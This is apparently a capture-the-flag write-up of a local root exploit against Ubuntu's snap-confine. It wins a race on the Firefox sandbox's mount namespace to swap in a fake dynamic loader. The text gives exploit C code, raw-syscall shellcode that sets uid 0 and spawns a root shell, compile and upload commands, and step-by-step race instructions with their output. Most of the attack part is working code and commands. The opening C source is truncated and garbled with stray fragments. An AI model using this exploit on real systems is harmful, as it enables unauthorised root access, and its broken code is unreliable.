#include <sys/socket.h>
#include <sys/un.h>
#include <sys/syscall.h>

#define SNAP_CONFINE "/usr/lib/snapd/snap-confine"
#define EXCHANGE_SRC ".snap/usr/lib/x86_64-linux-gnu.exchange"
#define EXCHANGE_DST ".snap/usr/lib/x86_64-linux-gnu"
#define REAL_LIBDIR "/snap/core22/current/usr/lib/x86_64-linux-gnu"
#define TRIGGER "dir:~/tmp/.snap/usr/lib/x86_64-linux-gnu\"

static int copy_file(const char *src, const char *dst) {
    int fds = open(src, O_RDONLY);
    if (fds < 0) return -1;
    int fdd = open(dst, O_WRONLY | O_CREAT | O_TRUNC, 0755);
    if (fdd < 0) { close(fds); return -1; }
    char buf[65536];
    ssize_t n;
    while ((n = read(fds, buf, sizeof(buf))) > 0)
        write(fdd, buf, n);
    close(fds);
    close(fdd);
    return 0;
}

static int setup_snap_and_exchange(const char *payload_so) {
    mkdir(".snap", 0755);
    mkdir(".snap/usr", 0755);
    mkdir(".snap/usr/lib", 0755);
    mkdir(".snap/usr/local", 0755);
    mkdir(".snap/snap", 0755);
    mkdir(".snap/snap/firefox", 0755);
    DIR *d = opendir("/snap/firefox");
    if (d) {
        struct dirent *ent;
        while ((ent = readdir(d)) != NULL) {
            if (ent->d_name[0] != '.' && strcmp(ent->d_name, "current") != 0) {
                char p[512];
                snprintf(p, sizeof(p), ".snap/snap/firefox/%s", ent->d_name);
                mkdir(p, 0755);
                snprintf(p, sizeof(p), ".snap/snap/firefox/%s/data-dir", ent->d_name);
                return 0;
            }
        }
    }
    return 0;
}

Done. Re-enter sandbox to exploit.\n");");.\n");).\n");nu.orig"); "

```

- **librootshell.c** — This replaces `ld-linux-x86-64.so.2`.
- It:
 - Is a minimal ELF binary with raw x86_64 syscalls
 - Calls `setreuid(0,0)` and `setregid(0,0)` to become root

- Then calls `execve("/tmp/sh")` to spawn a root shell

```
(graham@IRIR) - [~/Downloads]
$ cat > ~/Downloads/librootshell.c << 'EOF'
void _start(void) {
    __asm__ volatile (
        "xor %%rdi, %%rdi\n"
        "xor %%rsi, %%rsi\n"
        "mov $0x71, %%rax\n"
        "syscall\n"
        ::: "rax", "rdi", "rsi"
    );
    __asm__ volatile (
        "xor %%rdi, %%rdi\n"
        "xor %%rsi, %%rsi\n"
        "mov $0x72, %%rax\n"
        "syscall\n"
        ::: "rax", "rdi", "rsi"
    );
    __asm__ volatile (
        "mov $0x68732f706d742f, %%rax\n"
        "push %%rax\n"
        "mov %%rsp, %%rdi\n"
        "push $0\n"
        "push %%rdi\n"
        "mov %%rsp, %%rsi\n"
        "xor %%rdx, %%rdx\n"
        "mov $0x3b, %%rax\n"
        "syscall\n"
        ::: "rax", "rdi", "rsi", "rdx"
    );
}
EOF
```

7.2.2 Compile both binaries on local machine

```
gcc -O2 -static -o ~/Downloads/firefox_2404 ~/Downloads/firefox_2404.c
gcc -nostdlib -static -Wl,--entry=_start -o ~/Downloads/librootshell.so
~/Downloads/librootshell.c
```

- `gcc -O2 -static` — Compiles with optimizations and statically links all dependencies so it runs on the target without needing any libraries
- `gcc -nostdlib -static -Wl,--entry=_start` — Compiles without the standard C library since librootshell uses raw syscalls directly

```
EOF
(graham@IRIR) - [~/Downloads]
$ gcc -O2 -static -o ~/Downloads/firefox_2404 ~/Downloads/firefox_2404.c
gcc -nostdlib -static -Wl,--entry=_start -o ~/Downloads/librootshell.so ~/Downloads/librootshell.c
```

7.2.3 Upload both to target

```
scp ~/Downloads/firefox_2404 ~/Downloads/librootshell.so
jonathan@10.129.37.130:~/
```

7.2.4 Enter Firefox sandbox (Terminal 1)

```
env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine --base core22
snap.firefox.hook.configure /bin/bash
```

- `env -i` — Starts with a clean empty environment
- `SNAP_INSTANCE_NAME=firefox` — Tells snap-confine which snap to sandbox
- `--base core22` — Uses the core22 snap as the base filesystem
- `/bin/bash` — Drops us into a bash shell inside the sandbox

```
jonathan@snapped:~$ env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine --base core22 snap.firefox.hook.configure /bin/bash
update.go:85: cannot change mount namespace according to change mount (/var/lib/snapd/hostfs/usr/local/share/doc /usr/local/share/doc none bind,ro 0 0): cannot open directory "/usr/local/share": permission denied
update.go:85: cannot change mount namespace according to change mount (/var/lib/snapd/hostfs/usr/share/gimp/2.0/help /usr/share/gimp/2.0/help none bind,ro 0 0): cannot write to "/var/lib/snapd/hostfs/usr/share/gimp/2.0/help" because it would affect the host in "/var/lib/snapd"
update.go:85: cannot change mount namespace according to change mount (/var/lib/snapd/hostfs/usr/share/gtk-doc /usr/share/gtk-doc none bind,ro 0 0): cannot write to "/var/lib/snapd/hostfs/usr/share/gtk-doc" because it would affect the host in "/var/lib/snapd"
update.go:85: cannot change mount namespace according to change mount (/var/lib/snapd/hostfs/usr/share/javascript/jquery /usr/share/javascript/jquery none bind,ro 0 0): cannot write to "/var/lib/snapd/hostfs/usr/share/javascript/jquery" because it would affect the host in "/var/lib/snapd"
update.go:85: cannot change mount namespace according to change mount (/var/lib/snapd/hostfs/usr/share/javascript/sphinxdoc /usr/share/javascript/sphinxdoc none bind,ro 0 0): cannot write to "/var/lib/snapd/hostfs/usr/share/javascript/sphinxdoc" because it would affect the host in "/var/lib/snapd"
update.go:85: cannot change mount namespace according to change mount (/var/lib/snapd/hostfs/usr/share/libreoffice/help /usr/share/libreoffice/help none bind,ro 0 0): cannot write to "/var/lib/snapd/hostfs/usr/share/libreoffice/help" because it would affect the host in "/var/lib/snapd"
update.go:85: cannot change mount namespace according to change mount (/var/lib/snapd/hostfs/usr/share/sphinx_rtd_theme /usr/share/sphinx_rtd_theme none bind,ro 0 0): cannot write to "/var/lib/snapd/hostfs/usr/share/sphinx_rtd_theme" because it would affect the host in "/var/lib/snapd"
update.go:85: cannot change mount namespace according to change mount (/var/lib/snapd/hostfs/usr/share/xubuntu-docs /usr/share/xubuntu-docs none bind,ro 0 0): cannot write to "/var/lib/snapd/hostfs/usr/share/xubuntu-docs" because it would affect the host in "/var/lib/snapd"
bash: /home/jonathan/.bashrc: Permission denied
```

```
cd /tmp
echo $$
```

- `echo $$` — Prints the PID of our shell. **Note this number** — we need it later to access the sandbox's mount namespace via `/proc/PID/cwd`

PID: 4216

```
jonathan@snapped:/home/jonathan$ cd /tmp
jonathan@snapped:/tmp$ echo $$
4216
```

7.2.5 Wait for .snap deletion (Terminal 1)

```
while test -d ~/.snap; do touch ./; sleep 1; done
```

- This loop keeps /tmp active with touch while letting .snap go dormant
- The systemd-tmpfiles timer runs every 1 minute and deletes files older than 4 minutes
- When .snap is deleted the loop exits automatically

```
jonathan@snapped:~$ env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine --base core22 snap.firefox.hook.configure /bin/bash
bash: /home/jonathan/.bashrc: Permission denied
jonathan@snapped:/home/jonathan$ cd /tmp
jonathan@snapped:/tmp$ echo $$
4216
jonathan@snapped:/tmp$ while test -d ~/.snap; do touch ./; sleep 1; done
jonathan@snapped:/tmp$
```

7.3 Access sandbox /tmp from outside (Terminal 2)

```
ssh jonathan@10.129.37.130
cd /proc/3296/cwd
ls -la
```

- /proc/PID/cwd follows the process's working directory through its mount namespace
- This bypasses the 700 root:root permissions on /tmp/snap-private-tmp/
- You should see an empty /tmp directory owned by root

```
jonathan@snapped:~$ cd /proc/117340/cwd
jonathan@snapped:~$ cd /proc/117340/cwd

ls -la
total 4
drwxrwxrwt  2 root root 4096 Apr 25 00:43 .
drwxr-xr-x 21 root root  540 Apr 25 00:39 ..
```

7.4 Destroy cached namespace (Terminal 2)

```
systemd-run --user --scope --unit=snap.d$(date +%s) /bin/bash

env -i SNAP_INSTANCE_NAME=firefox /usr/lib/snapd/snap-confine --base snapd
snap.firefox.hook.configure /nonexistent
```

- systemd-run --user --scope — Creates a new systemd scope to satisfy snap's cgroup requirement
- --base snapd is intentionally invalid — the error it produces **destroys the cached mount namespace** while preserving /tmp

- The error message is expected and intentional

```
[!] TRIGGER DETECTED! Swapping .exchange...
[+] SWAP DONE! Race won.
[*] Do NOT close this terminal.
  type:"" opts:MS_BIND|MS_REC unparsed:"" (error: <nil>)
logger.go:93: DEBUG: mount name:"tmpfs" dir:"/usr/lib/x86_64-linux-gnu" type:"tmpfs" opts: unparsed:"mode=0755,uid=0,gid=0" (error: <nil>)
logger.go:93: DEBUG: mount name:"/tmp/.snap/usr/lib/x86_64-linux-gnu/audit" dir:"/usr/lib/x86_64-linux-gnu/audit" type:"" opts:MS_BIND|MS_REC unparsed:"" (error: permission denied)
logger.go:93: DEBUG: umount "/usr/lib/x86_64-linux-gnu" UMOUNT_NOFOLLOW (error: <nil>)
logger.go:93: DEBUG: mount --make-rprivate "/tmp/.snap/usr/lib/x86_64-linux-gnu" (error: invalid argument)
logger.go:93: DEBUG: ignoring EINVAL from unmount, "/tmp/.snap/usr/lib/x86_64-linux-gnu" is not mounted
logger.go:93: DEBUG: umount "/tmp/.snap/usr/lib/x86_64-linux-gnu" UMOUNT_NOFOLLOW|MNT_DETACH (error: invalid argument)
logger.go:93: DEBUG: ignoring EINVAL from unmount, "/tmp/.snap/usr/lib/x86_64-linux-gnu" is not mounted
logger.go:93: DEBUG: remove "/tmp/.snap/usr/lib/x86_64-linux-gnu" (error: remove /tmp/.snap/usr/lib/x86_64-linux-gnu: directory not empty)
logger.go:93: DEBUG: unlocking mount namespace of snap "firefox"
logger.go:93: DEBUG: thawing processes of snap "firefox"
cannot update snap namespace: cannot create writable mimic over "/usr/lib/x86_64-linux-gnu": permission denied
snap-update-ns failed with code 1
[+] Race won! Our libraries are in the namespace.
[+] Done. Re-enter sandbox to exploit.
```